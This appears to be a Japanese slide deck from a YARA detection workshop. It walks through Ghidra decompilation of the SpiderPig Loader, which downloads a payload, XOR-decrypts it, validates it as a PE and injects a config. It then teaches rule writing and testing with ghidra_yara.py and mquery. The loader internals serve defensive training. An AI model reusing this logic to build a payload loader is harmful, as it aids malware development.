
SpiderPig Loader: Remote

FUN_00101aa0に通信先と保存先を渡してダウンロード

```
cVar4 = FUN_00101aa0(local_478, (char *)&hostname_1, "/pfxg.bin", tmp_path);
uVar14 = extraout_ECX_13;
uVar15 = extraout_EDX_11;
if (cVar4 != '\0') break;
cVar4 = FUN_00101aa0(local_47c, (char *)&hostname_2, "/pfxg.bin", tmp_path);
uVar14 = extraout_ECX_14;
uVar15 = extraout_EDX_12;
if (cVar4 != '\0') break;
cVar4 = FUN_00101aa0((int)uVar20, (char *)&hostname_3, "/pfxg.bin", tmp_path);
```

一時ファイルに保存

```
_File = _fopen(param_4, "wb");
if (_File != (FILE *)0x0) {
    _fwrite(&stack0xfffffff, _Size, 1, _File);
    _fclose(_File);
}
```



SpiderPig Loader: Remote

シグネチャのチェック後、ヘッダからXOR鍵やサイズを取得しペイロードを復号

```

40  _fread(&local_28,4,1,_File); 先頭4バイトのシグネチャをチェック XOR鍵取得
41  if (((local_28 == 0xelfed9d0) && (sVar3 = _fread(&xor_key,4,1,_File), sVar3 != 0)) &&
42      (sVar3 = _fread(&payload_size,4,1,_File), sVar3 != 0)) && ペイロードのサイズ取得
43      ((sVar3 = _fread(local_24,0x14,1,_File), sVar3 != 0 &&
44          (p_payload = (uint *)VirtualAlloc((LPVOID)0x0, (SIZE_T)(payload_size + 1),0x3000,4),
45          p_payload != (uint *)0x0)) &&
46          (pcVar7 = (char *)_fread(p_payload,1,(size_t)payload_size,_File), pcVar7 == payload_size)))) {
47      iVar6 = 0; 暗号化されたペイロード部分を読み込み
48      puVar5 = p_payload;
49      if (0 < (int)(payload_size + ((int)payload_size >> 0x1f & 3)) >> 2) {
50          do {
51              *puVar5 = *puVar5 ^ xor_key; XORで復号
52              iVar6 = iVar6 + 1;
53              puVar5 = puVar5 + 1;
54          } while (iVar6 < (int)(payload_size + ((int)payload_size >> 0x1f & 3)) >> 2);
55      }


```

```

if (*psVar1 == 0x5a4d) {
    piVar4 = (int *)((int)psVar1 + *(int *) (psVar1 + 0x1e));
    unaff_EBX[2] = (char *)piVar4;
    if (*piVar4 == 0x4550) {
        unaff_EBX[3] = (char *)piVar4[0x30];
        local_30 = 1;
        _File = local_34;
        goto LAB_001027aa;
    }
}

```

復号後のデータがvalidなPEファイルかチェック




SpiderPig Loader: Remote

復号したペイロードに埋め込まれた“fixmeconfig”という
シングネチャを検索し、そこに暗号化コンフィグをコピー

```

43     pcVar7 = pcVar7 + 1;
44     pcVar3 = "fixmeconfig";
45     do {                                ← "fixmeconfig"を検索
46         pcVar2 = pcVar3;
47         pcVar3 = pcVar2 + 1;
48     } while (*pcVar2 != '\0');
49     } while (pcVar7 < pcVar1 + -(int) (pcVar2 + -0x14d3d4));
50 }
51 if (pcVar7 < pcVar1 + -0xb) {
52     puVar6 = &DAT_00159ea0; ← 暗号化されたコンフィグをコピー
53     puVar8 = (undefined4 *) (pcVar7 + *(int *) (in_EAX + 0x14));
54     for (iVar4 = 0x100; iVar4 != 0; iVar4 = iVar4 + -1) {
55         *puVar8 = *puVar6;
56         puVar6 = puVar6 + 1;
57         puVar8 = puVar8 + 1;
58     }
59     return 1;

```



Tips for Detection

- まずは検知ロジックに組み込みやすい文字列からYARAを作成してみる
- 次に、SpiderPig Loaderには存在していてOSSのPeLdrには存在しないコードや文字列部分を特定して、ロジックに組み込む
- 変更されにくそうな部分をロジックに組み込む

4

YARA Pretty Darby

我々が用意した約1万
ファイルの中から13の
SpiderPigファミリを見つけ
出す「いい」YARAルールを
書いてもらう、全員参加型
ダービー戦！

Darby

Recent jobs

Job name ▾	Author ▾	Matches ▾	Status/Progress ▾	Actions
Trojan_SPIDERPIG [⬆] 2022-01-16T06:01:39.000Z	(no author)	9	9 / 9 (100%)	
Trojan_SPIDERPIG [⬆] 2022-01-16T06:01:36.000Z	(no author)	9	9 / 9 (100%)	
Trojan_SPIDERPIG [⬆] 2022-01-16T06:01:31.000Z	(no author)	9	9 / 9 (100%)	
yara_sample [⬆] 2022-01-16T06:01:30.000Z	Allsafe	682	698 / 1589 (44%)	
Trojan_SPIDERPIG [⬆] 2022-01-16T06:01:27.000Z	(no author)	9	9 / 9 (100%)	
yara_sample [⬆] 2022-01-16T06:01:27.000Z	Allsafe	682	698 / 1589 (44%)	
yara_sample [⬆] 2022-01-16T06:01:21.000Z	Allsafe	682	698 / 1589 (44%)	
yara_sample [⬆] 2022-01-16T06:01:17.000Z	Allsafe	928	948 / 1589 (60%)	
yara_sample [⬆] 2022-01-16T06:01:14.000Z	Allsafe	928	948 / 1589 (60%) 10%	
yara_sample [⬆] 2022-01-16T06:01:05.000Z	Allsafe	1195	1228 / 1589 (77%)	

Flow


1. Ghidraを使ってYARAルールを作成
2. ローカルテスト
 - 正しくルールが動作するか検証する
3. Webサーバのデータセットでテスト
 - 指定されたハッシュがすべて含まれるか (False Negative)
 - 指定されたハッシュ以外が含まれないか (False Positive)

The slide features a dark navy blue background. On the left and right sides, there are vertical decorative bars. Each bar consists of a thin, light blue line next to a wider bar with a rainbow gradient. The left bar's gradient transitions from orange at the top to green at the bottom. The right bar's gradient transitions from yellow at the top to purple at the bottom.

Test YARA rule (Local Testing)

What is ghidra_yara.py ?

- Ghidra にインポート済みのファイルに対してスキャン可能なYARA (yara_scanner.exe)を利用するGhidraScript
 - 通常のYARA ではGhidra Project 内に含まれている解析対象のファイル本体をスキャンできない
 - 解析対象のファイル(マルウェア)を直接取り扱うのは危険が伴う



Step1 : How to use ghidra_yara.py

- Script Managerからghidra_yara.pyを選択して実行

① Ghidra Scriptを
管理・実行するためのScript Managerを開く

③ スクリプトを
選択した状態で ▶

② Filterで絞り込み


Script Manager - 1 scripts (of 265)

In Tool	Status	Name	Description	Key	Category
☐		ghidra_yara.py	Scan imported file's content in Ghidra Project using yara_scanner ...	Ctrl-Shift-Y	Analysis

Filter: ghidra_yara


Step2 : How to use ghidra_yara.py

- YARAルールのファイル選択ダイアログが表示されたら、スキャンしたいYARAルールのファイルパスを選択
 - C:¥ghidra_scripts¥rule.yaraを設置すると省略可能



Step3 : How to use ghidra_yara.py


- Consoleウィンドウにスキャン結果が表示される
 - マッチした場合は、そのルール名が表示される



```
ghidra_yara.py> Running...
[*] yara_scanner: C:\ghidra_scripts\yara_scanner.exe
[*] yara_rule: C:\ghidra_scripts\ghidra_yara_test\test.yara
[+] "RULE_ID_SINGLE_MATCH" rule matched!
[*] See Bookmarks window for more information (Filter: ghidra_yara)
ghidra_yara.py> Finished!
```

Step4 : How to use ghidra_yara.py

- Bookmarksウィンドウで検知結果の詳細を確認
 - [Window] -> [Bookmarks]から起動
 - "ghidra_yara"でフィルタして確認
 - Locationをダブルクリックすることで、マッチしたアドレスに移動可能




The slide features a dark blue background. On the left side, there is a vertical bar with a gradient from orange at the top to green at the bottom, and a thin light blue line next to it. On the right side, there is a vertical bar with a gradient from light green at the top to purple at the bottom, and a thin light blue line next to it.

Evaluation YARA rule (Test Dataset)

mquery

- CERT PLが開発したOSSのYARA検索用のWebサービス
 - <https://github.com/CERT-Polska/mquery>
 - 大量のデータを高速に検索することができる
- 演習ではAllsafeが用意した環境を利用する
 - アクセス方法はslackで共有



The screenshot shows the mquery web interface. At the top, there's a navigation bar with 'CERT.PL' and links for 'Query', 'Recent jobs', 'Config', and 'Status'. On the right, there's a link for 'API Docs'. Below the navigation bar, there's a 'Query' dropdown and a 'Parse' button. The main area displays a YARA rule named 'Allsafe_downloader' with the following content:

```
1 import "pe"
2
3 rule Allsafe_downloader {
4   meta:
5     author = "Allsafe"
6     created_date = "2022-01-28"
7     modified_date = "2022-01-28"
8     hash1 = "01276c52ee0a725fd83de4685993da1bdc202b6075d9406"
9     description = "detect sample downloader"
10
11   strings:
12     $s1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
13
14   condition:
15     uint16(0) == 0x5a4d and // MZ
16     uint32(uint32(0x3c)) == 0x0004550 and // PE
17     pe.imports("urlmon.dll", "URLDownloadToFileA") and
18     pe.imports("kernel32.dll", "CreateProcessA") and
19     all of them
```

mquery Usage

構文の検証

YARAルールを入力

検索を実行

The screenshot shows the mquery web interface. At the top, there is a navigation bar with 'CERT.PL >' and links for 'Query', 'Recent jobs', 'Config', and 'Status'. Below this, there are two buttons: 'Query' (highlighted with a yellow box) and 'Parse' (highlighted with a blue box). An arrow labeled '検索を実行' points to the 'Query' button. Another arrow labeled '構文の検証' points to the 'Parse' button. A third arrow labeled 'YARAルールを入力' points to the text area below the buttons. The text area contains a YARA rule named 'Allsafe_downloader'. To the right of the text area, there is a small preview of the rule's output. A callout box on the right contains the text: 'メタセクションのauthorの情報が投稿者を識別するのに利用される'.

```
1 import "pe"
2
3 rule Allsafe_downloader {
4   meta:
5     author = "Allsafe"
6     created_date = "2022-01-28"
7     modified_date = "2022-01-28"
8     hash1 = "01276c52ee0a725fd83de4685993da11bdc202b6075d94d0c"
9     description = "detect sample downloader"
10  strings:
11    $s1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
12  condition:
13    uint16(0) == 0x5a4d and // MZ
14    uint32(uint32(0x3c)) == 0x00004550 and // PE
15    pe.imports("urlmon.dll", "URLDownloadToFileA") and
16    pe.imports("kernel32.dll", "CreateProcessA") and
17    all of them
18 }
```

メタセクションのauthorの情報が
投稿者を識別するのに利用される

Parse

- 構文エラーをチェック
 - 基本的にはローカルでチェックするため利用しない

CERT.PL >_ Query Recent jobs Config Status API Docs

Query Parse

```
1 import "pe"
2
3 rule Allsafe_downloader {
4   meta:
5     author = "Allsafe"
6     created_date = "2022-01-28"
7     modified_date = "2022-01-28"
8     hash1 = "01276c52ee0a725fd83de4685993da11bdc202b6075d94d0c"
9     description = "detect sample downloader"
10  strings:
11    $s1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
12  condition:
13    uint16(0) == 0x5a4d // MZ
14    uint32(uint32(0x3c)) == 0x00004550 and //PE
15    pe.imports("urlmon.dll", "URLDownloadToFileA") and
16    pe.imports("kernel32.dll", "CreateProcessA") and
17    all of them
18 }
```

Error occurred

Yara rule parsing failed: Error at 14.9-14: Syntax error: Unexpected fixed-width integer function, expected one of integer range, <, >, <=, >=, ==, !=, <<, >>, -, +, *, %, ^, &, |, }, hex string], ,, and, or, of, contains, matches, identifier

Query

- 検索結果を表示
- 正解のハッシュしか含まれないかを確認する
- ルールをトライアンドエラーで修正する

The screenshot shows the CERT.PL search interface. At the top, there's a header with the logo and a hamburger menu. Below it, a search bar contains the text "Show query". To the right of the search bar, a progress bar shows "571 / 571 (100%)". Below the progress bar, the text "Matches: 38" is displayed. To the right of "Matches: 38", the text "Status: done" is displayed. To the right of "Status: done", the text "Duration: 2s" is displayed. Below the search bar, there's a section titled "Matches" with a download icon. This section contains a list of matches, each with a hash and a button labeled "Allsafe_downloader". The matches are as follows:

Hash	Action
8f53c8c0de730448df74167a6760d1165c6d5e8293b6030a7f7af9e1e8d9b24f	Allsafe_downloader
8f53c8c0de730448df74167a6760d1165c6d5e8293b6030a7f7af9e1e8d9b24f_unpacked	Allsafe_downloader
347d484c60db98a7a7161954e06eb37c95e7f3a63adae4cc9447bb96d3c41b52	Allsafe_downloader
11654130abaf3952f9c24280d68f1425f880e1d922781b50c3164ac486c82edc_unpacked	Allsafe_downloader
0aca28f73d5dee125b227c362ec47b6a0847f6a2524d32d8a952a56eadf559d9	Allsafe_downloader
102fa9c066102db7ebf821e28dbc6363d544843bfe45c331eb828663ab6c74b9_unpacked	Allsafe_downloader
671d8020c550a528e6556995c70de20c329667d10f3e81652dca36e89d619357	Allsafe_downloader
671d8020c550a528e6556995c70de20c329667d10f3e81652dca36e89d619357	Allsafe_downloader
abf9930fd5f7325b7161766a69ca4dbf71dc05932c6322101a7a41a775d276d3	Allsafe_downloader
abf9930fd5f7325b7161766a69ca4dbf71dc05932c6322101a7a41a775d276d3	Allsafe_downloader
96d1172ca859504b4bb526b7e02ec0b0c533f889cb8d0450f50cfae3f5ce3b36	Allsafe_downloader
036e4f452041f9d573f851d48d92092060107d9ea32e0c532849d61a598b8a71_unpacked	Allsafe_downloader

Query (Show query)

- 左上のShow queryから実行したクエリを確認できる

The screenshot displays the CERT.PL web interface. At the top, there's a navigation bar with 'CERT.PL >' and links for 'Query', 'Recent jobs', 'Config', and 'Status'. On the right, there's a link for 'API Docs'. Below the navigation bar, there's a section for the current query. On the left, a code editor shows a YARA rule named 'Allsafe_downloader'. The rule has a meta section with author 'Allsafe', creation and modification dates of '2022-01-28', a hash, and a description. It also has a strings section with a path and a condition section with several checks. On the right, there's a summary bar showing '571 / 571 (100%)' matches, 'Status: done', and 'Duration: 2s'. Below this, a 'Matches' section lists several matches, each with a hash and a button labeled 'Allsafe_downloader'.

```
1 import "pe"
2
3 rule Allsafe_downloader {
4   meta:
5     author = "Allsafe"
6     created_date = "2022-01-28"
7     modified_date = "2022-01-28"
8     hash1 = "01276c52ee0a725fd83de4685993da11bdc202b6075d94d0c"
9     description = "detect sample downloader"
10  strings:
11    $s1 = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
12  condition:
13    uint16(0) == 0x5a4d and // MZ
14    uint32(uint32(0x3c)) == 0x00004550 and // PE
15    pe.imports("urlmon.dll", "URLDownloadToFileA") and
16    pe.imports("kernel32.dll", "CreateProcessA") and
17    all of them
18 }
```

Matches: 571 / 571 (100%)
Status: done
Duration: 2s

Matches

8f53c8c0de730448df74167a6760d1165c6d5e8293b6030a7f7af9e1e8d9b24f	Allsafe_downloader
8f53c8c0de730448df74167a6760d1165c6d5e8293b6030a7f7af9e1e8d9b24f_unpacked	Allsafe_downloader
347d484c60db98a7a7161954e06eb37c95e7f3a63adae4cc9447bb96d3c41b52	Allsafe_downloader
11654130abaf3952f9c24280d66f1425f880e1d822781b50c3164ac486c82edc_unpacked	Allsafe_downloader
0aca28f73d5dee125b227c362ec47b6a0847f6a2524d32d8a952a56eadf559d9	Allsafe_downloader
102fa9c066102db7ebf821e28dbc6363d544843bfe45c331eb826663ab6c74b9_unpacked	Allsafe_downloader
671d8020c550a528e6556995c70de20c329667d10f3e81652dca36e89d619357	Allsafe_downloader
671d8020c550a528e6556995c70de20c329667d10f3e81652dca36e89d619357	Allsafe_downloader

Recent jobs

- 過去のqueryを確認できる
 - ユーザ毎に分離はされていないのでAuthorを目印に自分の投稿を探す

CERT.PL >		Query	Recent jobs	Config	Status	API Docs
Recent jobs						
Job name ▾		Author ▾	Matches ▾	Status/Progress ▾	Actions	
Allsafe_downloader ^ 2022-01-16T09:01:38.000Z		Allsafe	38	571 / 571 (100%)	🗑️	

Cancel

- 想定以上に検知されてしまうルールは右上の停止ボタンからキャンセルする
 - サーバの負荷軽減にご協力お願いします

The screenshot shows the CERT.PL web interface. At the top, there's a navigation bar with 'CERT.PL >' on the left and 'API Docs' on the right. Below the navigation bar, there are tabs for 'Query', 'Recent jobs', 'Config', and 'Status'. The main content area shows a job progress bar with '458 / 1001 (46%)' and '1%' completion. Below the progress bar, it says 'Matches: 458' and 'Status: processing'. On the right side, it says '4s (~5s left)'. A red square with a white minus sign (stop button) is highlighted in the top right corner of the job details area.

The screenshot shows the CERT.PL web interface with the same navigation bar and tabs as the previous screenshot. The main content area shows the same job progress bar with '458 / 1001 (46%)'. Below the progress bar, it says 'Matches: 458' and 'Status: cancelled'. On the right side, it says 'Duration: 4s'.

YARA Pretty Darby Play Book

DO

- ✓ フォーマットに従って書く
 - Meta情報を埋める
 - ルール名を統一する
 - 公式の構文に従う
- ✓ なぜ・なにを検知しようとしたのかわかるコメントを書く
- ✓ 検出の目的を加味し、誤検知の許容範囲を意識してルールをつくる
- ✓ 可能であればバイト列を含めたルールを作成する

DO NOT

- ✓ 4文字未満の短すぎる文字列を避ける
- ✓ 特徴的でない文字列を避ける
 - PEに必ず含まれる文字列
 - 正規プログラムでも利用されるユーザエージェントなどの文字列
- ✓ 正規表現を利用する場合はパフォーマンスに気をつける
 - 文字数を制限しない正規表現を使わない
- ✓ 同一ファイル内でマッチしすぎるルールを避ける

Good Rule vs Bad Rule

Good

```
rule APT_Allsafe_Win64_NotAllSafe
{
    meta:
        author = "Allsafe"
